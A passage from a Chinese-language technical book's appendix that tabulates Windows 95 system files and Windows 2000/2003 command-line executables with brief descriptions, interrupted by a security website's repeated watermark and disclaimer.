HYPERTRM.EXE	终端设备应用程序	HYPERTRM.HLP	“超级终端”帮助
HZKBD.EXE	常用输入方法程序	HZVIO95.EXE	显示驱动程序
I82593.DOS	网络适配器驱动程序	IB401917.SPD	打印机驱动程序
IBM20470.SPD	打印机驱动程序	IBM20K.DOS	网络适配器驱动程序
ICM32.DLL	图像颜色匹配程序	ICMOI.DLL	用户界面颜色匹配程序
ICONLIB.DLL	图符库	IEXPLORE.CNT	帮助索引文件（IE）

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
IEXPLORE.EXE	Internet Explore 浏览器	IEXPLORE.HLP	帮助文件（IE）
IFSHLP.SYS	文件系统安装帮助文件	IFSMGR.VXD	文件系统安装管理程序
IMAGEOIT.EXE	图像编辑器光标程序	IMCLIENT.DLL	Microsoft 网络组件
IME.CNT	帮助索引文件（中文输入法）	IME.HLP	Windows 帮助文件
IME.INF	安装信息文件（中文输入法）	IMEGEN.CNF	帮助索引文件（输入法生成器）
IMEGEN.EXE	输入法生成器	IMEGEN.HLP	帮助文件（输入法生成器）
IMEINFO.INI	输入法初始化文件	IMM32.DLL	WIN32IMM 应用程序界面
INBOX.EXC	邮件组件	INDICDLL.DLL	多语言组件
INET.TXT	IE 自述文件	INET16.DLL	动态链接库（支持 IE 2.0）
INETAB32.DLL	动态链接库（支持 Internet Mail）	INETCFG.DLL	动态链接库（支持 IE 2.0）
INETCPL.CPL	控制面板文件（配置 IE 2.0）	INETMAIL.INF	安装信息文件(Internet Mail)
INETWIZ.EXE	Internet 安装向导	INFORMS.WPF	样板文件
INSTBE.BAT	Microsoft 网络组件	INSTDICT.EXE	MSDOS 命令（输入法安装程序）
INTB.VXD	13 号中断虚拟设备	INTL.CPL	控制面板
INT-MAIL.CNT	帮助索引文件(Internet Mail)	IOS.INI	设置需要安全保护的程序
IOSCLASS.DLL	CDROM 安装程序	IRMATR.DOS	网络适配器驱动程序
ISAPNP.VXD	ISA 总线即插即用程序	JOY.CPL	游戏杆控制面板
JOYSTICK.INF	多媒体安装信息	JP350.DRV	打印机驱动程序
JUNGLE~1.WAV	声音文件	KBDBE.KBD	比利时键盘格式
KBDBR.KBD	巴西键盘格式	KBDCA.KBD	法国、加拿大键盘格式
KBDOS.KBD	美国键盘格式	KDCOLOR1.SPD	打印机驱动程序
KERNEL32.DLL	32 位内核	KEYB.COM	将控制键盘程序装入内存
KODAKCE.ICM	柯达 ICC 配置文件	KRNL386.EXE	Core 应用程序
LABEL.EXE	DOS 命令，设置磁盘名称	LFNBK.EXE	长文件名备份文件
LFNBK.TXT	LFNBK 自述文件	LICENSE.HLP	Windows 帮助文件
LMSCRIPT.EXE	LAN 管理器文稿处理程序	LOGIN.EXE	Win95 登录 NetWare 文件
LQ1600K.EXE	LQ1600K 打印驱动程序	MAILMSG.DLL	微软网络组件
MAILOPT.INF	MAIL/MAPI 设置文件	MAPI.DLL	Mail/Exchange 组件
MCIAVI.DRV	多媒体驱动程序	MCICDA.DRV	MCICD 声音驱动程序
MCIOLE.DLL	MCIOLE 句柄	MCIPIONR.DRV	MCI 光盘驱动程序
MCISEQ.DRV	MCI 定序器驱动程序	MCIVISCA.DRV	MCIVCR 驱动程序
MCIWAVE.DRV	MCI Ware 驱动程序	MDMNOKIA.INF	安装信息文件（Modem）
MDMNOVA.INF	安装信息文件（Modem）	MDMVV.INF	安装信息文件（Modem）
MEMMAKER.EXE	内存管理程序	MEMMAKER.INF	内存管理程序设置信息
MFCUIA32.DLL	OLEI 公共对话动态链接库	MIDI.INF	即插即用 MIDI 设备信息
MINET32.DLL	支持 Internet Mail 动态链接库	MKECR5XX.MPD	SCSI 驱动程序
ML3XEC16.EXE	应用程序（MAPI）	MLSHEXT.DLL	微软核扩展库
MMCI.DLL	媒体类安装程序	MMDEVLDR.VXD	即插即用设备装载程序
MMDRV.HLP	多媒体帮助文件	MMSOUND.DRV	多媒体驱动程序

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
MMSYSTEM.DLL	多媒体系统内核	MMTASK.TSK	多媒体背景任务交换器
MODE.COM	DOS 命令	MODERN.FON	字体文件（Modem）
MORE.COM	DOS 命令	MOUSE.DRV	鼠标驱动程序
MOVEWIN.AVI	影片剪辑（如何移动窗口）	MPLAYER.EXE	多媒体播放程序
MPR.DLL	WIN32 网络接口动态链接库	MSAB32.DLL	微软网络地址簿
MSBASE.INF	设置信息	MSCDEX.EXE	DOS MSCDEX CDROM 扩展工具
MSCDROM.INF	类安装设置信息	MSD.EXE	微软诊断工具
MSD.INI	微软诊断初始化	MSDET.INF	系统检测设置信息
MSDISP.INF	显示设置信息	MSDLG.EXE	数据链接控制协议
MSDOS.INF	设置信息	MSDOSDRV.TXT	设备驱动程序自述文件
MSFT.VRL	统一资源定位文件	MSGSRV32.EXE	Windows32 位虚拟设备信息系统
MSHDC.INF	硬盘控制设置信息	MSJSTICK.DRV	即插即用游戏杆驱动程序
MSMAIL.INF	Mail/MAPI 初始化	MSMOUSE.INF	鼠标设置信息
MSN.TXT	微软网络自述文件	MSNET32.DLL	微软 32 位网络 API 库
MSNEXCH.EXE	微软网络设置程序	MSNPSS.HLP	微软网络帮助文件
MSNVER.TXT	微软网络帮助信息	MSPAINT.EXE	画图工具
MSPCIC.DLL	PCMCIA 类安装与控制工具	MSPORTS.INF	公共设置信息
MSPP32.DLL	微软网络打印支持程序	MSPWL32.DLL	口令清单管理库
MSSBLST.DRV	声霸卡驱动程序	MSSBLSI.VXD	声霸卡驱动程序
MSSHRVI.DLL	共享内核扩展程序	MSSNDSYS.DRV	Windows 声音系统驱动程序
MSSP.VXP	Windows NT 安全支持	MSTCP.DLL	TCP 用户界面
MSVIEWUT.DLL	显示设备服务数据链接库	MTMMINIP.MPD	SCSI 驱动程序
MULLANG.INF	多种语言字体支持设置信息	MVIWAVE.DRV	声音驱动程序
NBTSTAT.EXE	TCP 工具	NDDEAPI.DLL	Workgroups DDE 共享接口
NDDENB.DLL	微软网络 DDE NetBIOS 接口	NDISHLP.SYS	实模式 NDIS 支持驱动程序
NET.EXE	实模式网络客户软件	NET.INF	网络检测信息
NET.MSG	网络客户信息	NET3COM.INF	网络设置信息
NETAMD.INF	网络设置信息	NETAPI.DLL	网络应用程序接口动态链接库
NETAPI32.DLL	32 位网络 API 动态链接库	NETAVXT.INF	MS 内部传输文件
NETBEUI.VXD	32 位 NetBEUI 协议	NETBIOS.DLL	NetBIOS API 库
NETDCA.INF	安装信息文件	NETDDE.EXE	Windows 网络动态数据交换
NETDET.INI	NetWare 检测文件	NETDI.DLL	网络设备安装
NETH.MSG	网络客户帮助信息	NETOS.DLL	NOS 检测 DLL
NETWATCH.EXE	网络观测程序	NETWORK.TXT	网络信息自述文件
NOTEPAD.EXE	记事本应用程序	NODRIVER.INF	即插即用设备信息
NOTEPAD.EXE	NOTEPAD 文件	NSCL.VXD	NSCL 虚拟设备
NW16.DLL	NetWare 客户	NWAB32.DLL	地址簿支持动态链接库
NWLSCON.EXE	登录文稿控制台程序	NWLSPROC.EXE	NetWare 登录处理器
NWNET32.DLL	NetWare 客户	NWNP32.DLL	NetWare 组件
NWREDIR.VXD	NetWare 重定向	NWSERVER.VXD	NCP 服务

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
NWSP.VXD	NCP 服务安全提供	OEMREVA.INF	安装信息文件
OLE2.DLL	OLE 2.0 动态链接库	OLE2.INF	OLE 设置信息
OLE32.DLL	32 位 OLE 2.0 组件	OLEAUT32.DLL	OLE2-32 自动化
OLECLI.DLL	对象链接与嵌入客户库	OLEDLG.DLL	Windows OLE 2.0 用户接口支持
OLESVR.DLL	对象链接与嵌入服务端库	OLETHK32.DLL	OLE 形实替换程序库
PACKAGER.EXE	对象包装程序	PARALINK.VXD	远程网络存取并行口驱动程序
PBRVSH.EXE	“画图”应用程序	PDOS95.BAT	进入中文 DOS 状态
PERF.VXD	系统性能监视器	PIFMGR.DLL	程序信息文件管理服务程序
PING.EXE	TCP Ping 工具	PMSPL.DLL	LAN 管理应用程序接口
POWER.DRV	高级电源管理驱动程序	PPPMAC.VXD	Windows 虚拟 PPP 驱动程序
PRINT.EXE	DOS 打印文件	PRINTERS.TXT	打印信息自述文件
PROGMAN.EXE	程序管理器	PRTVPD.INF	打印机升级设置信息
QUIKVIEW.EXE	快速查看	QUIT.EXE	退出 DOS 状态
README.TXT	Windows 95 自述文件	REGEDIT.EXE	注册编辑器
REGSERV.EXE	远程注册	REGWIE.EXE	注册工具
REGSERV.INF	远程注册	RESTORE.EXE	DOS 命令
RNAAPP.EXE	拨号网络应用程序	RNASERV.DLL	远程网络存取服务
RNASETUP.DLL	远程网络存取设置动态链接库	RNATHUNK.DLL	远程网络存取转换支持动态链接库
RNAUI.DLL	远程网络存取用户接口 DLLRNDSRV32.DLL 复制服务程序	ROBOTZCL.WAV	声音文件
ROBOTZWI.WAV	声音文件	ROMAN.FON	字型文件
ROUTE.EXE	TCP/IP ROUTE 命令	RPCLTC1.DLL	远程调用库
RPCNS4.DLL	远程调用库	RPCPP.DLL	远程调用打印驱动
RPCRT4.DLL	远程调用库	RPCSS.EXE	远程调用结点映像
RPLBOOT.SYS	远程程序装入	RPLIMAGE.DLL	远程程序装入磁盘映像器
RSRC16.DLL	资源计量器	RSRCMTR.EXE	资源计量器
RSRCMTR.INF	资源计量器	RUMOR.EXE	DDE 测试/游戏
RUNDLL.EXE	把 DLL 作为应用程序运行	RUNDLL32.EXE	32 位壳组件
S3.DRV	S3 显示驱动	S3.VXD	S3 虚拟设备
SACLIEN.DLL	Microsoft 网络组件	SAMPLEVIDEOS	图像文件
SAPNSP.DLL	Winsock 数据连接库	SAVE32.COM	安装时所需的 TSR 文件
SB16.VXD	16 位声卡虚拟设备	SB16SND.DRV	16 位声卡驱动
SBAWE.VXD	AWE 声卡虚拟设备	SBAWE32.DRV	AWE 声卡驱动
SBFM.DRV	16 位声卡驱动	SCANDISK.BAT	MSDOS 6.x Scandisk 替代存根模块 SCANDISK.BAT 磁盘诊断工具
SCANDISK.INI	磁盘诊断工具	SCANDISK.PIF	安装磁盘诊断工具时的 PIF 文件
SCANDSKW.EXE	磁盘扫描工具	SCANPROG.EXE	磁盘扫描工具

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
SCRNSAVE.SCR	屏幕保护	SCSI.INF	SCSI 安装文件文件名描述
SCSIIHLP.VXD	SCSI 支持文件	SCSIPORT.PDR	SCSI 虚拟设备口
SECUR32.DLL	Microsoft Win32 安全服务	SECURCL.DLL	Microsoft 网络组件
SEIKO24E.DRV	打印机驱动	SEIKOSH9.DRV	打印机驱动
SERIAL.VXD	串口 VCOMM 驱动器	SERIFE.FON	字型文件
SERVER.HLP	服务器帮助文件	SETMDIR.EXE	SBS 文件
SETUP.BIN	安装支持文件	SETUP.BMP	安装 Wash 位图文件
SETUP.EXE	Windows 95 安装程序	SETUP.INF	安装信息文件
SETUP.TXT	安装时的 README 文件	SETUP4.DLL	安装支持文件
SETUPPP.INF	安装信息	SETUPX.DLL	安装支持
SETVER.EXE	MS DOS 版本显示，该程序可在网络上执行	SF4029.EXE	打印机驱动
SHARE.EXE	MS DOS 共享实用程序	SHELL.INF	安装壳信息
SHELL.VXD	虚拟壳设备	SHELL2.INF	颜色组合
SHELL3.INF	颜色组合	SIZE1-1.CUR	光标
SIZE1-M.CUR	光标	SIZE4-M.CUR	光标
SIZENESW.ANI	活动光标	SIZEWE.ANI	活动光标
SKPSFA-1.SPD	打印机驱动	SLAN.DOS	网络适配器驱动
SLCD32.MPD	SCSI 驱动器	SLENH.DLL	高级节能选项
SMALLE.FON	字型文件	SMALLF.FON	字型文件
SMARTDRV.EXE	超高速缓存程序	SMARTND.DOS	网络适配器驱动器
SMC3000.DOS	网络适配器驱动器	SMC9000.VXD	网络适配器驱动器
SNAPSHOT.EXE	抽点	SNAPSHOT.VXD	抽点虚拟设备
SNDREC32.EXE	录音机	SNIP.VXD	网络适配驱动器
SOCKET.VXD	Windows 虚拟 Socket 网卡驱动器 SOCKET.VXD PCMCIA 支持	SOL.CNT	纸牌游戏
SOL.HLP	纸牌游戏帮助文件	SORT.EXE	MS DOS 分类实用程序
SOUNDREC.CNT	录音机帮助文件内容	SOUNDREC.HLP	录音机帮助文件
SPARROW.WPD	SCSI 驱动器	SPARROWX.MPD	SCSI 驱动器
SPOOL32.EXE	打印机支持	SPOOLER.VXD	打印机共享虚拟设备
SRAMMTD.VXD	PCMCIA 支持	SSERIFE.FON	字型文件
SSERIFF.FON	字型文件	SSFLYWIN.SCR	屏幕保护
SSSTARS.SCR	屏幕保护	STAR24E.DRV	打印机驱动
STAR9E.DRV	打印机驱动	START.EXE	启动程序
STATE.PBK	Microsoft 网络组件	STDOLE.TLB	OLE 2.0 文件
STDOLE32.TLB	OLE2-32 文件	STEMO409.DLL	Windows95 帮助文件的 DLL
STLSO4SS.SPD	打印机驱动程序	STLS577U.SPD	打印机驱动程序
STORAGE.DLL	OLE 存储器管理库	STRN.DOS	网络适配器驱动
SUBST.EXE	MS DOS Subst 实用程序	SUEXPAND.DLL	LZ DLL 安装
SUHELPER.BIN	安装支持	SUPERVGA.DRV	高级 VGA 显示驱动
SURPORT.TXT	PSS 支持信息	SVCPROP.DLL	Microsoft 网络组件

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
SVRAPI.DLL	32 位公用服务器 API 实用程序	SXCIEXT.DLL	Matrox 显示驱动支持文件
SYMBOLE.FON	字型文件	SYS.COM	MS DOS 系统实用程序
SYSCLASS.DLL	系统类库安装	SYSDETMG.DLL	系统检测库
SYSEDIT.EXE	系统编辑器	SYSLOGO.RLE	系统标识
SYSMON.EXE	系统监控程序	SYSMON.HLP	系统监控帮助
SYSTEM.DRV	Win3.1 标准模式	SYSTHUNK.DLL	Windows 系统形实替换程序库
SYSTRAY.EXE	高级节能管理	T128.MPD	SCSI 驱动器
T160.MPD	SCSI 驱动器	T20N3.VXD	网络适配驱动器
T30ND.DOS	网络适配驱动器	T338.MPD	SCSI 驱动器
TADA.WAV	声音文件	TAPI.DLL	API 通话程序
TAPI.INF	API 通话安装信息文件	TAPI32.DLL	32 位形实替换
TAPIADDR.DLL	API 通话程序	TAPIEXE.EXE	API 通话组件
TAPIINI.EXE	API 通话组件	TASKMAM.EXE	任务管理器
TCCARC.DOS	网络适配驱动器	TCTOKCH.VXD	网络适配驱动器
TELEPHON.CPL	通话帮助	TESTPS.TXT	PostScript 测试
TEXTCHAT.EXE	Microsoft 网络组件	THEMIC-1.WAV	声音文件
THINKJET.DRV	打印机驱动	THREED.VBX	Windows 95 浏览
T1850.DRV	打印机驱动	TIMEDATE.CPL	时间/日期控制面板
TIMES.TTF	时间字型	TIMESBD.TTF	时间粗体字型
TIMESBI.TTF	时间粗斜体字型	TIMESI.TTF	时间斜体字型
TIMEZONE.INF	安装信息	TIMLP232.SPD	打印机驱动
TIPS.TXT	提示和技巧自述文件	TKPHZR32.SPD	打印机驱动
TLNK.DOS	网络适配驱动器	TLNK3.VXD	网络适配驱动器
TMV1.MPD	SCSI 驱动器	TOOLHELP.DLL	16 位开发工具帮助器
TOSHIBA.DRV	打印机驱动	TOUR.EXE	浏览文件
TPHAIII.ICM	打印机简介	TRACERT.EXE	TCP/IP IRACEROUTE 命令
TREE.COM	MS DOS 树实用程序	TREEEDCL.DLL	Microsoft 网络组件
TREENVCL.DLL	Microsoft 网络组件	TRIUMPHLSPD	打印机驱动
TSD32.DLL	声音压缩管理器	TSENG.DRV	ET4000W32 显示驱动
TTY.DRV	打印机驱动	TTY.HLP	TTY 打印机驱动帮助
TYPELIB.DLL	OLE 2.0	U9415470.SPD	打印机驱动
UBNEI.DOS	网络适配器驱动	ULTRA124.MPD	SCSI 驱动器
ULTRA24F.MPD	SCSI 驱动器	UMDM16.DLL	通用调制解调器驱动组件
UMDM32.DLL	通用调制解调器驱动组件	UNIDRV.DLL	Microsoft 通用打印机驱动库
UNIDRV.HLP	通用打印机驱动帮助	UNIMODEM.VXD	通用调制解调器驱动
USER32.DLL	32 位用户	V86MMGR.VXD	V86MMGR 虚拟设备
VCACHE.VXD	VCache 虚拟设备	VCD.VXD	虚拟 COM 驱动程序
VCOMM.VXD	VCOMM 驱动程序	VCOND.VXD	Win32 控制台
VDMAD.VXD	VDMAD 虚拟设备	VER.DLL	Win3.1 安装程序 16 位版动态链接库
VER.NEW	版本检测与文件安装库	VERSION.DLL	32 位版本动态链接库

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

文件名称	说明	文件名称	说明
VERX.DLL	安装程序使用的版本动态库	VFAT.VXD	VFAT 文件系统
VFD.VXD	软盘虚拟设备	VFLATD.VXD	虚拟平板帧缓存虚拟设备
VGA.DRV	VGA 显示驱动程序	VIDCAP.INF	即插即用 VCD 信息
VIDEOT.VXD	视频虚拟设备	VIP.386	TCP/IP 虚拟 IP 设备
VJOYD.VXD	游戏棒虚拟设备	VKD.VXD	虚拟键盘设备
VLB32.DLL	Mail/Exchange 组件	VMD.VXD	Win3.1 虚拟鼠标驱动程序
VMM.VXD	虚拟存储管理设备	VMM32.VXD	虚拟存储管理设备
VMOUSE.VXD	虚拟鼠标驱动程序	VNBT.386	NetBIOS 传输驱动程序
VNETBIOS.VXD	VNETBIOS 虚拟设备	VNETSUP.VXD	网络支持虚拟设备
VPD.VXD	虚拟 LPT 驱动程序	VPICD.VXD	虚拟可编程干扰控制器设备
VPOWERD.VXD	高级电源管理虚拟设备	VREDIR.VXD	Microsoft 网络 32 位客户端程序
VSAMI.DLL	AMI 文件语法分析程序	VSASC8.DLL	ASCII 文件语法分析程序
VSBMP.DLL	BMP 文件语法分析程序	VSERVER.VXD	Microsoft 网络 32 位服务器端程序
VSGIF.DLL	GIF 文件语法分析程序	VSHARE.VXD	32 位共享虚拟设备驱动程序
VSMSW.DLL	Win 写文件语法分析	VSPP.DLL	PowerPoint 语法分析程序
VSRTF.DLL	RTF 文件语法分析程序	VSTIFF.DLL	TIFF 文件语法分析程序
VSW6.DLL	Word6 文件语法分析程序	VSWORD.DLL	Word 文件语法分析程序
VSWP5.DLL	WordPerfect5 文件语法分析程序	VSXL5.DLL	Excel 文件/图表语法分析程序
VTCP.386	TCP/IP 虚拟 TCP 驱动程序	VTDAPI.VXD	VTDAPI 虚拟设备
VTDI.386	传输驱动接口支持程序	VXDLDR.VXD	虚拟设备驱动程序装载器
WAVE.INF	即插即用音波设备信息	WDTOOOEX.MPD	SCSI 驱动
WGPOADMN.DLL	Mail/Exchange 组件	WHLP16T.DLL	帮助动态链接库
WIN87EM.DLL	80387 数学仿真库	WINABC.HLP	智能 ABC 帮助文件
WINBX.HLP	表形码输入法帮助文件	WINCHA.HLP	繁体仓颉输入法帮助文件
WINDOWS.CNT	Windows95 帮助文件内容	WINDOWS.HLP	Windows95 帮助文件
WINFILE.CNT	文件管理器帮助文件内容	WINFILE.EXE	Windows 工作组文件管理器
WINFILE.HLP	文件管理器帮助文件	WINGB.HLP	区位码输入法帮助文件
WINHLP23.HLP	Windows 帮助文件	WINIME.HLP	操作指南帮助文件
WINNM.HLP	GBK 内码输入法帮助文件	WININIT.EXE	Windows 初始化文件
WINIPCFG.EXE	TCP/IP 配置工具	WINNEWS.TXT	Winnews 信息
WINPHO.HLP	繁体注音输入法帮助文件	WINPOPUP.EXE	POPUP 工具
WINREG.DLL	远程注册支持	WINPY.HLP	全拼输入法帮助文件
WINSOCK.DLL	Windows 套接 API	WINSY.HLP	双拼输入法帮助文件
WINXSP.HLP	GBK 双拼输入法帮助文件	WINXZM.HLP	GBK 郑码输入法帮助
WINZM.HLP	郑码输入法帮助文件	WNASPI32.DLL	Windows DLL32 位 ASPI
WPSUNI.DRV	传真驱动程序	WPSUNIRE.DLL	WPS 主机资源执行程序
XCOPY.EXE	DOS XCOPY 工具	XCOPY32.EXE	文件复制程序
XGA.DRV	XGA 显示驱动程序		

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

附录 D　Windows 2000/2003 命令集

命令文件	说明
accwiz.exe	Accessibility wizard for walking you through setting up your machine for your mobility needs，辅助工具向导
acsetups.exe	ACS setup DCOM server executable，DCOM 服务安装程序
actmovie.exe	Direct show setup tool，直接显示安装工具
append.exe	Allow programs to open data in specified directories as if they were in the current directory，允许程序打开制定目录中的数据
arp.exe	Display and modify IP - Hardware addresses，显示和更改计算机的 IP 地址与硬件物理地址的对应列表
at.exe	AT is a scheduling utility also included with UNIX，计划运行任务
atmadm.exe	Display statistics for ATM call manager，ATM 调用管理器统计
attrib.exe	Display and modify attributes for files and folders，显示和更改文件和文件夹属性
autochk.exe	Used to check and repair windows file systems，检测修复文件系统
autoconv.exe	Automate the file system conversion during reboots，在启动过程中自动转化系统
autofmt.exe	Automate the file format process during reboots，在启动过程中格式化进程
autolfn.exe	Used for formatting long file names，使用长文件名格式
bootok.exe	Boot acceptance application for registry，启动接受注册程序
bootvrfy.exe	Bootvrfy.exe, a program included in Windows 2000 that notifies the system that startup was successful. Bootvrfy.exe can be run on a local or remote computer，通报启动成功
cacls.exe	Display or modifies access control lists (ACLs) of files，显示和编辑 ACL
calc.exe	Windows calculators，计算器
cdplayer.exe	Windows CD player，CD 播放器
change.exe	Change { User \| Port \| Logon }，与终端服务器相关的查询
charmap.exe	Character Map，字符映射表
chglogon.exe	Same as using "Change Logon"，启动或停用会话记录
chgport.exe	Same as using "Change Port"，改变端口（终端服务）
chgusr.exe	Same as using "Change User"，改变用户（终端服务）
chkdsk.exe	Check the hard disk for errors similar to Scandisk 3 Stages must specify a drive letter，磁盘检测程序
chkntfs.exe	Same as using chkdsk but for NTFS，磁盘检测程序
cidaemon.exe	Component of Ci Filer Service，组成 Ci 文档服务
cipher.exe	Display or alters the encryption of directories [files] on NTFS partitions，在 NTFS 上显示或改变加密的文件或目录
cisvc.exe	Content Index -- It's the content indexing service for I，索引内容

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
ckcnv.exe	Cookie Convertor，变换 Cookie
cleanmgr.exe	Disk Cleanup, popular with Windows 98，磁盘清理
cliconfg.exe	SQL Server Client Network Utility，SQL 客户网络工具
clipbrd.exe	Clipboard viewer for Local will allow you to connect to other clipboards，剪贴板查看器
clipsrv.exe	Start the clipboard server，运行 Clipboard 服务
clspack.exe	CLSPACK used to create a file listing of system packages，建立系统文件列表清单
cluster.exe	Display a cluster in a domain，显示域的集群
cmd.exe	Famous command prompt，命令提示符窗口
cmdl32.exe	Connection Manager Auto-Download，自动下载连接管理
cmmgr32.exe	Connection Manager，连接管理器
cmmon32.exe	Connection Manager Monitor，连接管理器监视
cmstp.exe	Connection Manager Profile Manager，连接管理器配置文件安装程序
comclust.exe	about cluster server，集群
comp.exe	ComClust Add, Remove, or Join a cluster，比较两个文件和文件集的内容
compact.exe	Displays or alters the compression of files on NTFS partitions，显示或改变 NTFS 分区上文件的压缩状态
conime.exe	Console IME，IME 控制台
control.exe	Start the control panel，控制面板
convert.exe	Convert file system to NTFS，转换文件系统到 NTFS
convlog.exe	Convert MS IIS log files，转换 IIS 日志文件格式到 NCSA 格式
cprofile.exe	Copy profiles，转换显示模式
cscript.exe	MS Windows Scripts Host，DOS 环境下的脚本宿主引擎
csrss.exe	Client Server Runtime Process，客户服务器 Runtime 进程
csvde.exe	Comma Separated Variable Import/Export Utility，日志格式转换程序
dbgtrace.exe	Terminal Server，终端服务
dcomcnfg.exe	Display the current DCOM configuration，DCOM 配置属性
dcphelp.exe	Help for ADSL，ADSL 帮助
dcpromo.exe	Promote a domain controller to ADSL，ADSL 安装向导
ddeshare.exe	Display DDE shares on local or remote computer，DDE 共享
ddmprxy.exe	Disc Partition Program，硬盘分区程序
debug.exe	Runs Debug, a program testing and editing tool，就是 DEBUG
dfrgfat.exe	Defrag FAT file system，FAT 分区磁盘碎片整理程序
dfrgntfs.exe	Defrag NTFS file system，NTFS 分区磁盘碎片整理程序
dfs_cmd_.exe	configure a DfS tree，配置一个 DFS 树
dfsinit.exe	Distributed File System Initialization，分布式文件系统初始化
dfssvc.exe	Distributed File System Server，分布式文件系统服务器
diantz.exe	MS Cabinet Maker，制作 CAB 文件
diskperf.exe	Start physical disk performance counters，磁盘性能计数器
dllhost.exe	Dllhost is used on all versions of Windows 2000. Dllhost is the hedost process for all COM+ applications，所有 COM+应用软件的主进程
dllhst3g.exe	It is a process associated with Microsoft Windows System from Microsoft Corporation，检查系统文件版本
dmadmin.exe	Disk Manager Service，磁盘管理服务

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

（续表）

命令文件	说明
dmremote.exe	Part of disk management，磁盘管理服务的一部分
dns.exe	DNS Applications，DNS 应用
doskey.exe	Windows command lines and creates macros，命令行创建宏
dosx.exe	DOS Extender，DOS 扩展
dplaysvr.exe	Direct Play Helper，直接运行帮助
drwatson.exe	Dr. Watson for 2000 Fault Detector，华生医生错误检测
drwtsn32.exe	Dr. Watson for 2000 viewer and configuration manager，华生医生显示和配置管理
dtcsetup.exe	Installs MDTC，安装 MDTC
dvdplay.exe	Windows 2000 DVD player，DVD 播放
dxdiag.exe	Direct-X Diagnostics，Direct-X 诊断工具
edlin.exe	line-oriented text editor，命令行的文本编辑器
esentutl.exe	MS Database Utility，MS 数据库工具
eudcedit.exe	Private character editor Ture Type，造字程序
eventvwr.exe	Windows 2000 Event Viewer，事件查看器
evnt_cmd_.exe	Event to trap translator; Configuration tool，事件捕获程序，配置工具
evntwin.exe	Event to trap translator setup，安装事件捕获程序
exe2bin.exe	Convert EXE to binary format，转换 EXE 文件到二进制
expand.exe	Expand files that have been compressed，解压缩
extrac32.exe	CAB File extraction utility，解压 CAB 工具
fastopen.exe	Fastopen tracks the location of files on a hard disk and stores the information in memory for fast access，快速访问在内存中的硬盘文件
faxcover.exe	Fax cover page editor，传真封面编辑
faxqueue.exe	Display Fax Queue，显示传真队列
faxsend.exe	Fax wizard for sending faxes，发送传真向导
faxsvc.exe	Start fax server，启动传真服务
fc.exe	Compare two files or sets of files and their differences，比较两个文件的不同
find.exe	Search for a text string in file or files，查找文件中的文本行
findstr.exe	Search for strings in files，查找文件中的行
finger.exe	Finger a user and display statistics on that user Finger，指定一个用户并显示统计结果
fixmapi.exe	Fix MAPI files，修复 MAPI 文件
flattemp.exe	Enable or disable temporally directories，允许或者禁用临时文件目录
fontview.exe	Display fonts in a font file，显示字体文件中的字体
forcedos.exe	Force a file to start in DOS mode，强制文件在 DOS 模式下运行
freecell.exe	Popular Windows Game，空当接龙
ftp.exe	File Transfer Protocol used to transfer files over a network connection，FTP 服务
gdi.exe	Graphic Device Interface，图形界面驱动
grovel.exe	扫描零备份存储（SIS）卷上的重复文件，并且将重复文件指向一个数据存储点，以节省磁盘空间（只对 NTFS 文件系统有用）
grpconv.exe	Program Manager Group Convertor，转换程序管理员组
help.exe	Displays help for Windows 2000 commands，显示帮助
hostname.exe	Display hostname for machine，显示机器的主机名
